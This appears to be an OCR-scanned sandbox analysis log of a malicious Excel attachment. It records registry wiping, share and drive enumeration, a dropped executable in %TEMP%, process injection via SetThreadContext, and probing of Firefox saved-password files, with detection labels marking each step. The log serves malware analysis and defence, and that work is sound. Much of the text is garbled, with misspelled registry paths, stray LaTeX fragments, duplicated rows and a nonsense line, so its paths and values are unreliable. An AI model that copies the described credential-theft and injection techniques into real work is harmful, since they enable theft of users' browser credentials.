Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 22 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 23 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 24 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 23 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 24 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None 301:	)12
	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 26 Value: None 301:	)12
	)12
Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 27 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 28 Value: None 301:	 )12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\ExcellPlace MRU\litem 29 Value: None 301:	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\microsoft\Office\14.0\ExcellPlace MRU\litem 30 Value: None 301.	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 31 Value: None 301:	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 32 Value: None 3013	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\COffice\14.0\Excel\Place MRU\Item 33 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\(\Office\14.0\)\Excel\Place MRU\Item 34 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\lexce\Place MRU\ltem 35 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{\text{Exet\Note}} RPultem 36 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texcel\Place MRU\Item 37 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{UExcetPlace MRU\Item 38 Value: None} 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{USExcetPlace MRU\Item 39 Value: None}  301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 40 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\\ExcellPlace MRU\litem 41 Value: None 301:	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\ExcellPlace MRU\litem 42 Value: None 301.	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\ExcellPlace MRU\ltem 43 Value: None 301.	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 44 Value: None 301:	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 45 Value: None 301:	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 46 Value: None 301.	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 47 Value: None 301:	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 48 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 49 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 50 Value: None 301.	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None 301:	112
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None 301.	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None 301:	)12
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None 301:	
	)12
Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0(Common/Recent Locations)SharePoint(Site 9 Value: None 301:	
	012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None 301:	012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None 301:	012 012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None 301:	012 012 012 012

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Max Display Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: 19		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 1 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 2 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 3 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 4 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 5 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 6 Value: None		3012
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 7 Value: None		3012
Delete Registry Key			
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 8 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 9 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 10 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 11 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 12 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\Item 13 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 14 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 15 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 16 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 17 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 18 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 19 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 20 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 21 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\File MRU\ltem 22 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRUlttem 23 Value: None		3012
			3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 24 Value: None		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 25 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 26 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 27 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 28 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 29 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 31 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 32 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 33 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 34 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 35 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 36 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 37 Value: None		3012
Dolote Registry Rey	TO STATE TO STATE AND STAT		5012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 38 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 39 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\File MRU\ltem 44 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 45 Value: None		3012
			3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 46 Value: None		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 47 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 48 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None		3012
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6e008b90, -1, a5b37bc, a5b37b8, 0 ) Return: 0		3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information  Process ID: 3012  Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: ( C\1 ) Return: 3	1996	1944
		1000	.011
	Threat Characteristic: Executes commands or uses API to obtain system information  Process ID: 1944		
Detection	16 011: 1: :66 481 #		
	Info: Obtains drive info from API result	4000	1011
Call System API	API Name: GetDriveTypeW Args: ( C:\( \) Return: 3	1996	1944
		1996 1996	1944 1944
Call System API	API Name: GetDriveTypeW Args: ( C:\( \) Return: 3		
Call System API Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3  API Name: GetDriveTypeW Args: ( C:\) Return: 3		1944

Call System API	API Name: GetDriveTypeW Args: ( C:\\ ) Return: 3	1996	1944
Call Thread API	API Name: NtResumeThread Args: ( Process:2420, ) Return: ?	1996	1944
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[2420], ppid[1944 ) Return: 1	1996	1944
Delete File	Path: %TEMP%\nsu1884.tmp Type: VSDT_EMPTY	1996	1944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection  Process ID: 1944  File: %TEMP%Insu1884.tmp  Type: VSDT_EMPTY		
Call System API	API Name: GetDriveTypeW Args: ( \\\\STORAGE#\Volume#\(\)\ee5e3854-dde6-11eb-9bdd-806e6\(\)\end{6}e6\(\)\end{6}e6\(\)\end{6}3\(\)\#00000000000000000000000000000\(\)\end{6}53\(\)\end{6}630d-b6bf-11d0-94f2-00a 0c91e\(\)\end{6}b\(\)\end{6}\(\)\end{6}\(\)	1996	1944
Delete File	Path: %TEMP%\nsu1886.tmp Type: VSDT_EMPTY	1996	1944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1944 File: %TEMP%\nsu1886.tmp Type: VSDT_EMPTY		
Add File	Path: %TEMP%lbgaaj.hyz Type: VSDT_COM_DOS	1996	1944
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomTEAC_CD-ROM	1996	1944
Write File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	1996	1944
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	1996	1944
Add File	Path: %TEMP%lkqtxyxcrpbh.c Type: VSDT_COM_DOS	1996	1944
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	1996	1944
Write File	Path: %TEMP%\kqtxyxcrpbh.c Type: VSDT_COM_DOS	1996	1944
Add File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	1996	1944
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1944 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%lszsnl.exe Type: VSDT_EXE_W32	1996	1944
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\szsnl.exe		
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\product inquiry 81U2H.xls.LNK ) Return: 1		3012
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3012
Call Process API	API Name: CreateProcessW Args: (, "%TEMP%lszsnl.exe" %TEMP%lkqtxyxcrpbh.c, , , , , , , Process:2420:szsnl.exe ) Return: 1	1996	1944
Detection	Threat Characteristic: Executes dropped file File: "TEMP%\szsnl.exe Shell Command: "%TEMP%\szsnl.exe" "TEMP%\kqtyyxcrpbh.c		
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2420 Image Path: %TEMP%\szsnl.exe %TEMP%\kqtvyxcrpbh.c		
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		3012
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:2604:%TEMP%\szsnl.exe ) Return: 1	1944	2420
Detection Detection	Threat Characteristic: Executes dropped file File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe Threat Characteristic: Creates process		2.12
	Process ID: 2420 Image Path: %TEMP%\szsnl.exe Shell Command:		
Call Thread API	API Name: SetThreadContext Args: ( Process Name:2604:%TEMP%\szsnl.exe ) Return: 1	1944	2420
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2420 Injected API: SetThreadContext Target Process ID: 2604 Target Process ID: 2604 Target Image Path: %TEMP%Iszsnl.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %TEMP%\nsu1886.tmp\*.*, 0, 19fa20, 0, 0, 0, 0 ) Return: 461cd0	1996	1944
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1944 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: ( C:\Users, 0, 0019FA08, 0, 00000000, 0 ) Return: 00461CD0	1996	1944
Call Filesystem API	API Name: FindNextFileW Args: ( 461cd0, 19fa20 ) Return: 1	1996	1944
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2604 Image Path: %TEMP%lszsnl.exe		
Call Mutex API	API Name: CreateMutexW Args: ( 0, 1, 832C34024FC742AE16CF5A21 ) Return: 21c	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%Mozilla Firefox\nss3.dll ) Return: 1	2420	2604
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		3012
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%Mozilla Firefoxlsqlite3.dll ) Return: 1	2420	2604
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Word\*, 0, a5be610, 0, 0, 0 ) Return: c443af8		3012
Call Filesystem API	API Name: FindNextFileW Args: ( c443af8, a5be610 ) Return: 1		3012
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Word\STARTUP\ ) Return: 1		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\\mathbb{\text{Microsoft\text{\text{Excel\text{\tinx}\text{\tinx}\text{\tinx}\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\tinx}\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\tinx}\tinx{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\tinx}\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\tex{\tex		3012
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\ ) Return: 1		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%MilcrosoftPowerPoint)*, 0, a5be610, 0, 0, 0 ) Return: c443f78		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		3012
			3012
Write Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		3012
Detection	CUlsage/ProductFiles Value: 55860039  Threat Characteristic: Accesses decoy file		
	%APPDATA%Mozilla\Firefox\profiles.ini		

Call System API	2604 2604 2604 2604 2604 2604 2604 2604
Threat Characteristic: Executes commands or uses API to obtain system information Process to 2:004 Info: Colars system version from API result Call System API API Name: Generatoristic: Accesses decoy file System API API Name: Path File-Existed Aggs: (46464) Return: 1 API Name: Path File-Existed Aggs: (46464) Return: 0 API Name:	2604 2604 2604 2604 2604 2604 2604 2604
Process ID: 2804 Info: Obtains system version from API result  Call System API API Name: GetVersionEuA Args: (64ee84 ) Return: 1 2420  Detection Treat Characteristic Accesses decay file %APPDATA Mode Silf Prefor API Mode Silf Prefor API Medical Biogenesis spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name: Path File Exists W. Args: (74APPDATA Mode) Information spile API Name:	2604 2604 2604 2604 2604 2604 2604 2604
Info: Oblains system API API Name: GerVersionExiA Agg; (64e684) Return: 1 2420  Detection  API Name: Certific Accesses decoy file %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile Peturn: 1 2420  Call System API API Name: PathFileExistav Agg; (74APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile-wail Peturn: 0 2420  Call Filesystem API API Name: DeleteFileW Args; (74APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile-wail Peturn: 0 2420  Detection  Threat Characteristic: Accesses decoy file %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile-wail Peturn: 0 2420  Detection  Threat Characteristic: Accesses decoy file %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.defaultsignons.agile-wail Peturn: 0 2420  Detection  Threat Characteristic: Accesses decoy file %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.default/signons.agile-wail Peturn: 0 2420  Detection  Threat Characteristic: Accesses decoy file %APPDATA%Mocilla/Friefox/Profilest/Sizzueu.default/signons.bd  Call System API	2604 2604 2604 2604 2604 2604 2604 2604
Call System API API Name: CertVersionExA Args: (64ee84 ) Return: 1 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.sqile > 2420  Call System API API Name: PathFileExistsW Args: (74APPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.sqilte > 2420  Call Firesystem API API Name: CertVersionExA Args: (64eed4 ) Return: 1 2420  Call Firesystem API API Name: Detective Args: (64eed4 ) Return: 1 2420  Call Firesystem API API Name: Detective Args: (64eed4 ) Return: 1 2420  Call Firesystem API API Name: Detective Args: (64eed4 ) Return: 1 2420  Detection Threat Characteristic Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.sqilte-wall > 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.sqilte-wall > 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.sqilte-wall > 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.pion ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.bt/ Return: 0 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.bt/ Return: 0 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.bt/ Return: 0 2420  Detection Threat Characteristic: Accesses decoy file SAPPDATAS/Morbille/FirefoxProfilest/Sizzeeu.defaultisignons.bt/ Return: 0 2420  Call System API	2604 2604 2604 2604 2604 2604 2604 2604
Detection	2604 2604 2604 2604 2604 2604 2604 2604
SAPPOATASMACIalaFirefoxProfiles/Istizueu defaultisignons sqilte   Return: 1	2604 2604 2604 2604 2604 2604 2604 2604
Call System API         API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.agilte ) Return: 1         2420           Call System API         API Name: GetVersionExA Args: (64eed4 ) Return: 1         2420           Call Filesystem API         API Name: DeleteFileW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.agilte-wal) Return: 0         2420           Detection         Threat Characteristic: Accesses decoy file WAPPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.agilte-wal) Return: 0         2420           Call Filesystem API         API Name: DeleteFileW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.agilte-wal) Return: 0         2420           Detection         Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.bt         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.bt         2420           Detection         Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.bt ) Return: 0         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons.bt ) Return: 0         2420           Detection         Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profilest/Sizzueu.defaultisignons2.bt         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Pro	2604 2604 2604 2604 2604 2604 2604 2604
